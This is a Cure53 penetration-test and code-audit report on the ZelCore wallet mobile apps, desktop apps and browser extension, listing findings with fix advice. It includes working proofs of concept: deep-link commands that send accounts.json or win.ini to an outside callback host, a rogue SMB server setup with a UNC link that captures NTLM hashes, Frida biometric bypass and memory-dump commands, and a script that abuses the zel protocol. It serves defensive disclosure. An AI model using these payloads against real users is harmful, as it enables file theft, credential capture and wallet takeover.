Fine penetration tests for fine websites

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

Pentest-Report InFlux ZelCore Addon, Mobile & Desktop Wallet Apps 01.-02.2025

Cure53, Dr.-Ing. M. Heiderich, M. Pedhapati, Dr. D. Bleichenbacher, M. Piechota, L. Herrera, Dipl.-Ing. MSc. D. F. Haider

Index

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

Introduction

"Your Secure and Simple Crypto Wallet - Zelcore is a secure, non-custodial wallet that empowers you to manage, buy, sell, send, receive, and swap cryptocurrencies with true ownership."

From https://zelcore.io/

This inaugural InFlux-Cure53 initiative focused on determining the security posture of the ZelCore desktop and mobile applications, Core libraries, and cryptography. The results of the extended Q1 2025 penetration test and source code audit are discussed in this report.

The project was procured at the request of InFlux Technologies Limited management, who stated the scope and objectives during preliminary discussions held in December 2024. The analyses were enacted by a six-person review team during a time frame spanning CW04 and CW05 Jan-Feb 2025. thirty-five work days were allocated to reach the expected coverage levels.

The key targets were placed into four separate Work Packages (WPs) for efficiency reasons, defined as follows:

- **WP1**: White-box pen.-tests & source code audits against ZelCore mobile apps
- **WP2**: White-box pen.-tests & source code audits against ZelCore desktop apps
- **WP3**: White-box pen.-tests & source code audits against ZelCore Core libs
- **WP4**: White-box pen.-tests & source code audits against ZelCore crypto

The client granted unfettered access to internal system functionalities and assets, in conformance with the selected white-box methodology. This provision included (but was not limited to) sources, mobile and desktop application builds, and other assorted data. These elements were utilized to fulfill the necessary preparations, which were completed in CW03 2025 and served to facilitate a seamless segue into the examination phase itself.

Communications between all personnel from both organizations were handled on Slack, with a dedicated and private channel set up in advance. The conversations were conducive to a fruitful and efficient engagement. No delays or blockers were encountered at any point, owing to the ideal scope setup. Abundant status updates were offered by Cure53, although live reporting was deemed unnecessary.

Ample and in-depth investigations were completed over the WP1-WP4 elements in focus, yielding a total of thirty findings for the internal team to review. Of those, thirteen were categorized as security vulnerabilities and the other seventeen were filed as general weaknesses with lower exploitation potential.

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

The considerably sizable scope should not detract from the sheer extent of tickets created here, which has garnered concern for the scrutinized construct. Despite the avoidance of *Critical* severity issues, a noteworthy number of exploitable security risks were identified that warrant immediate attention.

The ZelCore mobile and desktop applications (WP1 and WP2) appeared particularly vulnerable, with the majority of all exploitable vulnerabilities affecting these features specifically.

All in all, Cure53's explorations targeting the InFlux ZelCore applications confirmed that the wider security posture is brittle. The developer team should swiftly implement the remedial guidance offered in this documentation to constrain the threat landscape and nullify persistent threats, which could lead to major implications if successfully exploited.

The rest of the report presents a few key chapters moving forward, separated into various facets of the engagement. Firstly, the *Scope* section enumerates all setup details in bullet point form, such as the WP definitions, materials and/or credentials used, and similar.

Subsequently, all *Identified Vulnerabilities* and *Miscellaneous Issues* are provided in chronological order of detection alongside a technical overview, a Proof-of-Concept (PoC) if required, and high-level fix advice.

Lastly, the *Conclusions* chapter elaborates on the general impressions gained for the in-scope features and verifies the perceived security posture.

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

Scope

- **Pen.-tests & code audits against ZelCore mobile & desktop Wallet apps**
  - **WP1:** White-box pen.-tests & source code audits against ZelCore mobile apps
    - **Source:**
      - https://github.com/ZelCore-io/ZelTreZ_Mobile
    - **Commit:**
      - 424425031192d150ec226539485b5d280562ab5c
    - **Builds:**
      - https://apps.apple.com/gr/app/zelcore/id1436296839
      - https://play.google.com/store/apps/details?id=com.zelcash.zelcore
  - **WP2:** White-box pen.-tests & source code audits against ZelCore desktop apps
    - **Desktop apps source:**
      - https://github.com/ZelCore-io/ZelTreZ
    - **Commit:**
      - 9b985fe334afe92729330760e686856e5dcae962
    - **Builds:**
      - https://zelcore.io/wallet
    - **Desktop builds version:**
      - 8.12.0
    - **Chrome extension source:**
      - https://github.com/ZelCore-io/zelcore-extension
    - **Commit:**
      - 14ab90556a9a1fc841def8e6f1563efcc8252d5d
  - **WP3:** White-box pen.-tests & source code audits against ZelCore Core libs
    - **Source:**
      - https://github.com/ZelCore-io/ZelTreZ
    - **Commit:**
      - 9b985fe334afe92729330760e686856e5dcae962
    - **Paths in-scope:**
      - packages/blockchain-framework
      - packages/hd-wallet
      - lib/*
  - **WP4:** White-box pen.-tests & source code audits against ZelCore crypto
    - See above.
  - **Test-supporting material was shared with Cure53**
  - **All relevant sources were shared with Cure53**

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

Identified Vulnerabilities

The following section lists all vulnerabilities and implementation issues identified during the testing period. Notably, findings are cited in chronological order rather than by degree of impact, with the severity rank offered in brackets following the title heading for each vulnerability. Furthermore, all tickets are given a unique identifier (e.g., *IFL-01-001*) to facilitate any future follow-up correspondence.

IFL-01-006 WP1: Fingerprint bypass via Frida script *(Medium)*

Fix Note: *This issue has been addressed and successfully fixed by the developers. Cure53 was able to verify that the fix works as expected.*

While examining the ZelCore Android and iOS mobile applications, Cure53 noted that biometric authentication via fingerprint can be enabled to unlock the app. The biometric authentication prompt is displayed upon opening the application prior to the user being able to view the data.

However, the biometric authentication process initiated when launching the app is bypassable via either the *objection*[1][2] utility or the *iOS Biometrics Bypass*[3] / *Android Biometric Bypass*[4] Frida scripts, which are available online.

Nevertheless, an attacker must hold elevated privileges on the victim's device in order to execute this bypass.

The following output highlights the method by which *frida* can be utilized to bypass ZelCore biometric authentication on Android.

Steps to reproduce:

1. Enable biometric authentication while installing the app.
2. Start the *frida-server* application on a rooted Android testing device.
3. Install *frida*[5] on the host computer.
4. Download and store the frida script from GitHub[6] locally, e.g., in a file named *android_universal_biometric_bypass.js*.
5. Log out from the Wallet app and remain at the screen requesting biometric credentials for the unlock.
6. Run the following command and click *Login* inside the app:

[1] https://github.com/sensepost/objection
[2] https://github.com/sensepost/objection/wiki/Understanding-the-iOS-Biometrics-Bypass
[3] https://codeshare.frida.re/@chmodx/ios-biometrics-bypass/
[4] https://github.com/ax/android-fingerprint-bypass
[5] https://frida.re/
[6] https://github.com/ax/android-fingerprint-bypass/blob/main/fingerprint-bypass.js

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

Command:

```
$ frida -U -l android_universal_biometric_bypass.js -n zelcore
     ____
    / _  |   Frida 16.6.4 - A world-class dynamic instrumentation
toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at https://frida.re/docs/home/
   . . . .
   . . . .   Connected to Android Emulator 5554 (id=emulator-5554)
Attaching...
Hooking BiometricPrompt.authenticate()...
Hooking BiometricPrompt.authenticate2()...
Hooking FingerprintManagerCompat.authenticate()...
Hooking FingerprintManager.authenticate()...
[Android Emulator 5554::zelcore ]->
[BiometricPrompt.BiometricPrompt()]: cancellationSignal:
android.os.CancellationSignal@55b2a3b, executor: , callback:
androidx.biometric.AuthenticationCallbackProvider$Api28Impl$1@3512558
[*] Overload number ind: 0
cryptoInst:,
android.hardware.biometrics.BiometricPrompt$CryptoObject@cfde6b1
class: android.hardware.biometrics.BiometricPrompt$CryptoObject
[BiometricPrompt.BiometricPrompt()]:
callback.onAuthenticationSucceeded(NULL) called!
```

7. Observe that the app is unlocked without providing the fingerprint, since the Frida script will bypass biometric authentication.

To mitigate this vulnerability, Cure53 advises reimplementing biometric authentication with stricter adherence to best practices, as described within the referred online documentation[7].

[7] https://www.kayssel.com/post/android-8/

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

IFL-01-007 WP4: Deprecated encryption mode utilized *(Medium)*

Fix Note: *This issue has been addressed and successfully fixed by the developers. Cure53 was able to verify that the fix works as expected.*

While reviewing the ZelTrez-master source code, Cure53 observed several locations whereby the *aes-256-ctr* encryption mode and *crypto.createCipher()* method were utilized. This encryption mode has been deprecated owing to cryptographic weaknesses[8]. For the cipher, *aes-256-ctr crypto.createCipher* first derives a key and IV from the provided input in a deterministic manner and initializes the cipher with these values. This leads to the following issues:

- Since the key derivation used in *createCipher* is simple (i.e., one round of MD5), an adversary can mount a dictionary attack to search for the password (assuming that the keys are password-derived).
- aes-256-ctr requires a new IV each time a new message is encrypted. If the same key and IV are used twice, the key stream for the two encryptions is the same. For instance, if *c_1* and *c_2* are the ciphertexts of two messages *m_1* and *m_2* encrypted with the same key and IV, then *c_1* = *m_1* xor *s* and *c_2* = *m_2* xor *s* for the same keystream s, hence *c_1* xor *c_2* = *m_1* xor *m_2.*
- aes-256-ctr is not an authenticated encryption mode. As such, an attacker with access to the ciphertext can modify it accordingly. Since CTR mode is a stream cipher, flipping a bit in the ciphertext will also flip the same bit in the corresponding plaintext. This property allows an attacker to control how the plaintext is modified.

Albeit, this pitfall affects ciphertexts that are stored on a device, meaning that exploitation is relatively challenging to achieve. Nevertheless, switching to an authenticated cipher is strongly recommended, since the weaknesses in the encryption method itself are severe. The neglect to adopt an authenticated cipher presents unnecessary risk.

The code currently utilizes Node.js, as well as crypto-browserify for code without access to Node.js. crypto-browserify is an implementation for certain algorithms that are difficult to find in other libraries and specifically reimplements *crypto.createCipher().* The internal team should select robust encryption modes that ideally are widely supported, minimize the need for additional dependencies, and reduce the requirement for crypto-browserify, as outlined in the following proposed measures:

- The current encryption mode should be replaced by an authenticated encryption mode such as AES-GCM, which is implemented by a plethora of cryptographic libraries in contemporary times.
- A random nonce should be chosen for each new encryption and prepended to the ciphertext. For example, AES-GCM typically utilizes a nonce comprising 12 bytes.

[8] https://github.com/nodejs/node/blob/[...]/api/deprecations.md#dep0106-[...]-and-cryptocreatedecipher

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

- The current implementation generates AES keys for different purposes by leveraging the *pluginLibrary.providePlugin(plugin, password)* function, which serves to perform password-based key derivation and generates different keys for various purposes and plugins. As a result, ciphertexts generated for one purpose cannot be replaced by ciphertexts generated for another.
- Cure53 proposes introducing clear separation between these two functions. Firstly, the internal team should generate a *seed* from the password using password-based key derivation functions such as Argon, Scrypt, or PBKDF2 (the latter of which is preferable if the former two are not sufficiently supported by the underlying crypto libraries). These functions perform a larger number of hash computations in order to increase the difficulty of dictionary attacks, since a potential adversary would need to perform the same computation for each password in a dictionary of potential passwords separately.
    - The key derivation function typically employs a different salt for each user, ensuring that a threat actor cannot reuse a computation performed for one user to mount a dictionary attack against another. The selection of a performant password-based key derivation function is crucial for the project's security, as discussed further in ticket IFL-01-023.
- Secondly, AES keys should be derived from the seed via the use of *pluginLibrary.providePlugin(plugin, seed)* rather than *pluginLibrary.providePlugin (plugin, password)*.
- As already implemented, this step serves to render the ciphertext context dependent, thus restricting cross-location ciphertext replays. This can be achieved via *pluginLibrary*. Alternatively, one can achieve a similar effect when using an authenticated encryption mode such as AES-GCM by passing the context as additional data.
- Notably, the salts leveraged in *pluginLibrary* are hardcoded. A common assumption is that attackers hold source code access, meaning that the salt values do not provide additional entropy. The key objective here is to achieve ciphertext compartmentation. An alternative proposal to incorporate supplemental entropy is described in ticket IFL-01-024.
- The first step for deriving the *seed* from the *password* and *salt* should involve a computationally hard function (i.e., one that utilizes a large number of hash iterations), which only needs to be evaluated once per session. The second step for deriving AES keys or other cryptographic keys from the seed can be fast, meaning that a small number of hash applications is appropriate (as achieved in *pluginLibrary*).

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

IFL-01-010 WP1/2: Deep link handling allows file exfiltration *(High)*

Fix Note: *This issue has been addressed and successfully fixed by the developers. Cure53 was able to verify that the fix works as expected.*

Testing verified that the application's handling of the sign action in the Zel protocol was vulnerable to risk due to the insufficient validation of the *FLUX_URL* variable within the *message* parameter. Since *FLUX_URL* accepts arbitrary URLs without restriction, an attacker could supply a local file path, causing the application to load and sign system files. The loaded and signed file could then be sent to an attacker-controlled server via a URL specified in the *callback* parameter, enabling exfiltration of sensitive data. This vulnerability could be leveraged on Android to extract account configuration files containing hashed passwords, since the file path is static and known.

An Android Debug Bridge (ADB) command with an Intent that invokes the deep link with the sign action is presented below. This causes the application to load *accounts.json*, whereby the contents will be sent to the URL specified in the *callback* parameter upon user approval.

ADB command PoC:

```
adb shell am start -W -a android.intent.action.VIEW -d 'zel:?action=sign\
&message=FLUX_URL=/data/data/com.zelcash.zelcore/files/accounts.json\
&callback=https://rd8hvw09pkgyg0w4bl8b50zrsiy9mzao.oastify.com'
com.zelcash.zelcore
```

Similarly, the PoC URL below can be executed in a Windows browser in order to trigger the deep link:

Electron deep link PoC:

```
zel:?action=sign&message=FLUX_URL=C:/Windows/win.ini&callback=https://
rd8hvw09pkgyg0w4bl8b50zrsiy9mzao.oastify.com
```

To mitigate this vulnerability, Cure53 recommends enforcing strict validation on the *FLUX_URL* variable within the *message* parameter, ensuring that it only accepts expected and optimally formatted inputs i.e., HTTPS URLs. Additionally, access to local file paths should be explicitly blocked to prevent unauthorized file loading.

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

IFL-01-012 WP1: Mobile app fails to log out upon OS device lock *(Low)*

While assessing the mobile app's auto-lock feature, Cure53 noted that the app offers a default auto-lock timer configured to 15 minutes. Once this time elapses, the app automatically locks and requires the user to re-authenticate in order to access the Wallet. However, the app fails to automatically lock if the user implicitly locks the entire device at the OS level within the configured idle time window. In the unlikely event that an attacker gains access to such a device and circumvents the OS unlock mechanism, this flaw could potentially be exploited to access the Wallet.

Steps to reproduce:

1. Unlock the Wallet application and lock the device at the OS level.
2. Unlock the device at the OS level.
3. Observe that the user remains logged into the Wallet application without the requirement to re-authenticate.

To mitigate this vulnerability, Cure53 suggests imposing that locking the phone automatically logs the user out of the Wallet app and requires re-authentication, regardless of the applied idle timer settings.

IFL-01-013 WP1: EasyLogin password recoverable from process dump *(Low)*

Fix Note: *This issue has been addressed and successfully fixed by the developers. Cure53 was able to verify that the fix works as expected.*

The audit team confirmed that a user's EasyLogin password is recoverable from the iOS and Android mobile application's process memory, even after the user has actively closed the app and the device has been locked. This is likely attributable to the garbage collection mechanism, which retains data in memory until reclaimed.

Therefore, a malicious app with elevated privileges or a local attacker with *root* access on a victim's device could leverage this shortcoming to obtain the password. With this, one can successfully unlock the app and obtain access to the private key.

Steps to reproduce:

1. Initiate the *frida-server*[9] on a rooted or jailbroken testing device.
2. Install the *objection*[10] utility on the host computer.
3. Set up the ZelCore iOS or Android mobile application and opt for EasyLogin via password.
4. Explicitly log out from the app by navigating to the *Settings* window and clicking *Logout*.
5. Explicitly lock the device on the OS level.

[9] https://github.com/frida/frida/releases
[10] https://github.com/sensepost/objection

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

6. Connect to the app via *objection*, as follows:

   ```
   $ objection --gadget="com.zelcash.zelcore" explore
   ```

7. Run the following command within the *objection* prompt by replacing *xyz* with the set password. For instance, the following dump emphasizes the retrieval of the configured *192837465* password:

   ```
   com.zelcash.zelcore on (google: 13) [usb] # memory search "192837465"
   --string
   Searching for: 31 39 32 38 33 37 34 36 35
   1310e7f8  31 39 32 38 33 37 34 36 35 00 00 00 00 00 00 00
   192837465.......
   1310e808  78 ef 3e 6f 00 00 00 00 1c 00 00 00 00 00 00 00
   x.>o............
   1310e818  4e 4f 5f 53 45 52 56 45 52 5f 44 41 54 41 00 00
   NO_SERVER_DATA..
   ```

To mitigate this issue, Cure53 suggests protecting sensitive data such as user passwords in memory, as achievable by integrating safeguards that ensure any credentials are immediately wiped and zeroized from memory as soon as they are surplus to requirements. This is an essential step towards eliminating the plausible risk of malicious actors instigating a Wallet takeover.

IFL-01-014 WP1: Lack of throttling in EasyLogin facilitates brute forcing *(Low)*

Fix Note: *This issue has been addressed and successfully fixed by the developers. Cure53 was able to verify that the fix works as expected.*

Cure53's dynamic testing of the ZelCore Wallet applications revealed that the premise fails to provide adequate protection against brute-force attacks targeting the password used to unlock the app (and consequently the user's wallet), in the event that the user has opted into EasyLogin. As such, user passwords may potentially be brute forcible.

This circumstance requires a local attacker with access to a device upon which the ZelCore Wallet application has been installed and locked. The attacker can then leverage this situation to brute force the user's credentials, ultimately granting access to the crypto wallet of the victim.

Steps to reproduce:

1. Open the ZelCore Wallet application on either iOS or Android and complete installation utilizing the seed phrase and EasyLogin.
2. Lock the app by closing it entirely.

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

3. Attempt to unlock the app by entering an incorrect password three times in succession. Observe that the user is simply redirected to the login screen but not locked out.
4. Attempt to unlock it with an incorrect password three times successively, then unlock the app using the correct password.
5. Observe that blocking or throttling has not been established, which would otherwise prevent malicious activities such as brute force attacks.

To mitigate this vulnerability, Cure53 suggests incorporating rate limiting to the password unlock process for EasyLogin, which should ensure that attackers are discouraged from performing malicious activities if they are able to obtain access to a device with the ZelCore Wallet installed.

IFL-01-015 WP1: Password/d2FA lock bypass via system time alteration *(Low)*

Fix Note: *This issue has been addressed and successfully mitigated by the developers. Cure53 was able to verify that the fix works as expected.*

Cure53's dynamic testing identified that the login mechanism employing a username, password, and protection provided via d2FA PIN implements throttling in order to temporarily restrict access after three consecutive incorrect password attempts. However, this mechanism relies on the device's local system time to determine when the user can initiate three additional authentication attempts. Since the local system time can be manipulated by attackers or malicious privileged apps on the same device, this vulnerability could be exploited to bypass the throttling mechanism, enabling brute force attacks on the username and password combination.

Steps to reproduce:

1. Open the ZelCore Wallet application on either iOS or Android and complete the initial setup using a username and password.
2. Log out of the application.
3. Attempt to log in using invalid credentials and observe that the app enforces a predefined lockout period of a few minutes after repeated failed login attempts.
4. Navigate to the device's system settings and manually adjust the local time to hours or days earlier.
5. Attempt to log in again using invalid credentials three times successively, then repeat Step 3.
6. Log in using valid credentials and observe that the throttling mechanism has been bypassed by manipulating the device's local time.

Pertinently, the aforementioned behavior can also be observed while attempting to guess or enter the d2FA PIN code.

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

To mitigate this vulnerability, Cure53 recommends integrating the Android *ACTION_TIME_CHANGED* event[11] for Android. For iOS, a similar event likely exists and should be utilized. If this event is detected, the app could be locked regardless of the time.

IFL-01-019 WP2: UI components fail to display requester origin *(Medium)*

Fix Note: *This issue has been addressed and successfully fixed by the developers. Cure53 was able to verify that the fix works as expected.*

Cure53 confirmed that an origin indicating which page is requesting permission to perform a given action is not displayed in any ZelCore dialogs. Moreover, one can redirect the top-level page using JavaScript without dismissing the popup extension page. This behavior can be leveraged by an attacker to send requests asking users to initiate actions seemingly on the behalf of unrelated web applications.

By chaining this issue with the bug described in IFL-01-029, an adversary can perform arbitrary calls to the ZelCore protocol and plausibly trick users for malicious intentions, given that no origin is displayed in ZelCore's UI and a victim may assume that the request originates from a trusted website.

PoC:

```
<script>
	zelcore.protocol("zel:");
	setTimeout(()=>{
		zelcore.protocol("zel:?action=sign&message=FLUX_URL=https://
	www.google.com&callback=https://example.org");
		location="https://zelcore.io/";
	}, 1500);
</script>
```

Steps to reproduce:

1. Ensure that the ZelCore extension is installed.
2. Save the PoC file as *index.html* and execute the *sudo php -S 0:80* command in the same folder as the file.
3. Access *http://localhost/index.html*.
4. Note that the ZelCore extension popup is invoked from within the localhost domain and displays over the *zelcore.io* page.

To mitigate this vulnerability, Cure53 recommends creating a default template that clearly displays the origin performing the request and is included in all dialogs utilized by ZelCore components. Additionally, it is also advised to dismiss the popup each and every time a renderer-initiated navigation is conducted.

[11] https://developer.android.com/reference/android/content/Intent

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

IFL-01-023 WP4: Weak password-derived key generation *(Medium)*

Client Note: *This code primarily affects legacy zelcore accounts, where security depends only on the user's chosen username and password. Choosing a random strong username and password is therefore a critical aspect of account security. The Zelcore team will implement further codebase updates to mitigate the use of the encryption key.*

While reviewing the key generation in *mutations.js*, it was noticed that the key generation leverages a weak method. The key purpose of a function that derives a cryptographic key from a password is to prevent dictionary attacks. Since passwords are frequently selected from a small set of possible words, an attacker can attempt to derive keys from each word in a given dictionary, derive the corresponding key, and attempt to decrypt a known ciphertext with the derived key.

Specialized password-based key derivation functions with the following properties can be employed in order to nullify attacks of this nature:

- The function should be relatively slow to ensure that extensive efforts are required for an attacker attempting every word in a dictionary. This is typically achieved via an extended number of hash function iterations.
- The key should be derived from a secret input (the password) and a public input (a certain salt). The purpose of the salt is to prevent the reuse of attacker-performed computations. Rainbow tables can be leveraged to precompute such keys and store them in an efficient manner.
- The computation should consume vast memory allocation to prevent extensive concurrent computations.
- The computation should ideally only be performed once when the password has been entered, for example. The result can then be stored in memory for the duration of the session.

The current implementation derives a cryptographic key from the username and password. Username inclusion evokes a similar (albeit somewhat weaker) effect as utilizing salts, hence preventing attackers from precomputing keys and generating rainbow tables.

To mitigate this vulnerability, Cure53 recommends adopting an iterated key derivation function such as Scrypt or Argon to derive the *state.encryptionkey*. An extensive iteration count can be used without overburdening legitimate users by computing the iterated key derivation function once and storing the resulting seed, rather than the password. Lastly, a random salt should be leveraged rather than the username if feasible.

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

IFL-01-024 WP1: Static passwords for seed phrase encryption *(High)*

Fix Note: *This issue has been addressed and successfully fixed by the developers. Cure53 was able to verify that the fix works as expected.*

While auditing the authentication implementation of the ZelCore Wallet, Cure53 observed that static and hardcoded passwords are used to encrypt a user's seed phrase without any additional entropy if biometric authentication is applied. The resulting ciphertext is stored in a user's *accounts.json* file, residing in an app-specific directory on mobile applications.

Even though the relevant client-side code is obfuscated, encryption and decryption is handled on the client, enabling attackers to reverse engineer the application and disclose the passwords used for both procedures.

Accordingly, threat actors with access to a victim's *accounts.json* file (retrieved via the file exfiltration vulnerability explained in IFL-01-010, for example) can decrypt the seed phrase, resulting in a full account takeover.

To mitigate this vulnerability, Cure53 suggests incorporating a securely generated key as entropy during the seed phrase encryption process. This key should be securely stored using the corresponding functionalities on Android and iOS. Moreover, the key should only be retrieved after the user has successfully authenticated via the biometric mechanism.

IFL-01-026 WP1: Weak Bip32-based key generation *(Low)*

Client Note: *This will be addressed by future releases expected in Q3/Q4 2025*

While reviewing the use of cryptographic primitives and protocols, Cure53 observed that certain symmetric key derivation processes are subpar from a security standpoint. While the key derivation itself produces a strong cryptographic key, key secrecy unnecessarily depends on additional factors. Furthermore, the symmetric key is leakable in assumedly unrelated code locations.

The code outlined above employs *Bip32* to derive a symmetric key. The use case here is atypical and introduces a notable risk of key exposure. In particular, *Bip32* defines a method to derive new key pairs from a known key pair in a deterministic fashion. This derivation can either be hardened or non-hardened. For the former, the knowledge of the private key is necessary to derive the new key pair. For the latter, one can derive the new key pair from the parent’s private key. However, deriving the new public key from the parent’s public key is also plausible.

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

As a result, the security of the generated key heavily depends on ensuring that the key itself is never published and other public keys remain secret. Publishing the public key of the parent node would immediately leak the derived symmetric key.

While Cure53 could not pinpoint a location in the code for a leak of this nature, the current implementation presents an unnecessary security risk.

To mitigate this vulnerability, Cure53 recommends adopting a conservative approach in this context, since the non-standard use of key material generally incurs negative security implications. In particular, *Bip32* provides a method by which to compartmentalize potential issues via hardened key derivation, which is beneficial since key exposure does not consequently compromise the security of other keys.

IFL-01-027 WP2: Password hash leakage on Windows *(Medium)*

Fix Note: *This issue has been addressed and successfully fixed by the developers. Cure53 was able to verify that the fix works as expected.*

The audit team identified a vulnerability in the deep link handling of the sign action whereby the *icon* parameter is inadequately validated, allowing UNC paths to be supplied as image sources. This flaw enables specifying a remote SMB share, causing Windows to attempt authentication and expose the user's hashed credentials. As a result, an attacker-controlled server could capture NTLM hashes, which could then be used in offline password cracking attempts or relay attacks to gain unauthorized access to network resources.

Affected file:
ZelTreZ-master/src/renderer/components/Welcome.vue

Affected code:
```
[...]
<div v-if="CP.icon" class="logo center" ><img :src="$img(CP.icon)"></div>
[...]
```

Affected file:
ZelTreZ-master/src/renderer/main.js

Affected code:
```
function getImage(url) {
  // console.log(url);
  if (url.startsWith("@")) {
       try {
       // eslint-disable-next-line import/no-dynamic-require, global-require
       return require(`.${url.substring(1)}`);
       } catch (err) {
       console.error(`Image not found: .${url.substring(1)}`);
```

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

```
        // eslint-disable-next-line import/no-dynamic-require, global-require
        return require("./assets/logos/NoImage.svg");
        }
  }
  // eslint-disable-next-line import/no-dynamic-require, global-require
  return url;
}
```

The *getImage* function also fails to optimally sanitize input and remove *..* sequences, potentially permitting access to any resource within the Electron application. However, no direct impact was identified from this behavior.

Steps to reproduce:

1. Establish a rogue SMB server capable of intercepting user hashes by cloning the following repository and following the installation instructions:

   https://github.com/fortra/impacket

2. Execute the smbserver.py:

   SMB server command:
   `sudo python examples/smbserver.py -smb2support test .`

3. Note the IP address of the SMB server and replace it in the deep link URL below.

   Deep link PoC:
   `zel:?action=sign&message=test&icon=//192.168.18.121/test/test.svg`

4. Verify that the SMB server receives the connection and prints the hash of the user that launched the Electron application following successful execution.

To mitigate this vulnerability, Cure53 recommends applying strict validation on the *icon* parameter that only accepts trusted and ideally formatted URLs, which will explicitly block UNC paths and prevent unintended network authentication attempts.

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

IFL-01-028 WP2: Potential RCE via URL in Coin News RSS feed *(Medium)*

Fix Note: *This issue has been addressed and successfully fixed by the developers. Cure53 was able to verify that the fix works as expected.*

The observation was made that the ZelCore application fetches data from a third-party service, *rss.app*, to display coin-related information in the Portfolio menu. The application retrieves links from the RSS feed and renders them in the UI without validating their content, which would allow an attacker to control the feed and inject a malicious URL. The neglect to validate the extracted URLs facilitates malicious link injections, such as *file:///System/Applications/Calculator.app*. When clicked, this link would execute the Calculator application and potentially lead to Remote Code Execution (RCE) if further exploited.

Affected file:
src/renderer/components/Portfolio/CoinOverview/CoinNews.vue

Affected code:

```
<div class="date text-400-9">
  {{ new Date(newsItem.timeCreated).toLocaleString("en-US",
timeOptionsNews) }}
</div>
<div class="title text-500-14"
  @click="open(newsItem.link)">
  {{ newsItem.title }}
</div>
<div class="separator-x-20" />
```

Steps to reproduce:

1. Ensure that the ZelCore desktop application is installed.
2. Set up a proxy tool such as Burp Suite and configure it to listen on 127.0.0.1:8080.
3. Launch ZelCore using the *./Applications/ZelCore.app/Contents/MacOS/ZelCore --proxy-server=127.0.0.1:8080* command.
4. Navigate to the Portfolio menu and select any coin.
5. Click the *Details* option and intercept the request to *http://rss.app/feeds/:id*.
6. Modify the *<link></link>* tag in the intercepted RSS feed response, replacing it with *<link>file:///System/Applications/Calculator.app</link>*.
7. Forward the modified request and halt interception.
8. Click the injected link in the UI and note that the Calculator application executes.

To mitigate this vulnerability, Cure53 recommends implementing strict URL validation to ensure that all links retrieved from the RSS feed conform with an allowlist of safe protocols, such as *http://* and *https://*. Any links omitted from the allowlist should be rejected prior to being rendered in the UI.

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

Miscellaneous Issues

This section covers any and all noteworthy findings that did not incur an exploit but may assist an attacker in successfully achieving malicious objectives in the future. Most of these results are vulnerable code snippets that did not provide an easy method by which to be called. Conclusively, while a vulnerability is present, an exploit may not always be possible.

IFL-01-001 WP1: Support of insecure v1 signature on Android *(Info)*

Fix Note: *This issue has been addressed and successfully fixed by the developers. Cure53 was able to verify that the fix works as expected.*

Cure53 determined that the Android build is signed with an insecure *v1* APK signature, which increases the app's proneness to the known Janus[12] vulnerability on devices running Android versions lower than 8.

This weakness allows attackers to smuggle malicious code into the APK without breaking the signature. At the time of writing, the app supports a minimum SDK of 23 (Android 6.0), which also uses the *v1* signature, hence introducing this particular attack approach. Furthermore, Android 6.0 devices no longer receive updates and are vulnerable to a host of security faults. Thus, one can reasonably assume that any installed malicious app can trivially gain *root* privileges on those devices by leveraging public exploits[13][14][15].

The existence of this flaw means that attackers could trick users into installing a malicious, attacker-controlled APK matching the *v1* APK signature of the legitimate Android application. As a result, a transparent update would be possible without any warning appearing, effectively taking over the existing application and all data held within.

Affected file:
AndroidManifest.xml

Affected code:
```
<uses-sdk android:minSdkVersion="23" [...] />
```

The utilized signature schemes and signing certificate can be printed using the *apksigner* utility, which is part of the Android NDK[16]:

Command:
```
$ apksigner verify -v base.apk
Verifies
```

[12] https://www.guardsquare.com/blog/new-android-vulnerability-allows-attackers-to-[...]-guardsquare
[13] https://www.exploit-db.com/exploits/35711
[14] https://github.com/davidqphan/DirtyCow
[15] https://en.wikipedia.org/wiki/Dirty_COW
[16] https://developer.android.com/ndk/downloads

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

```
Verified using v1 scheme (JAR signing): true
Verified using v2 scheme (APK Signature Scheme v2): true
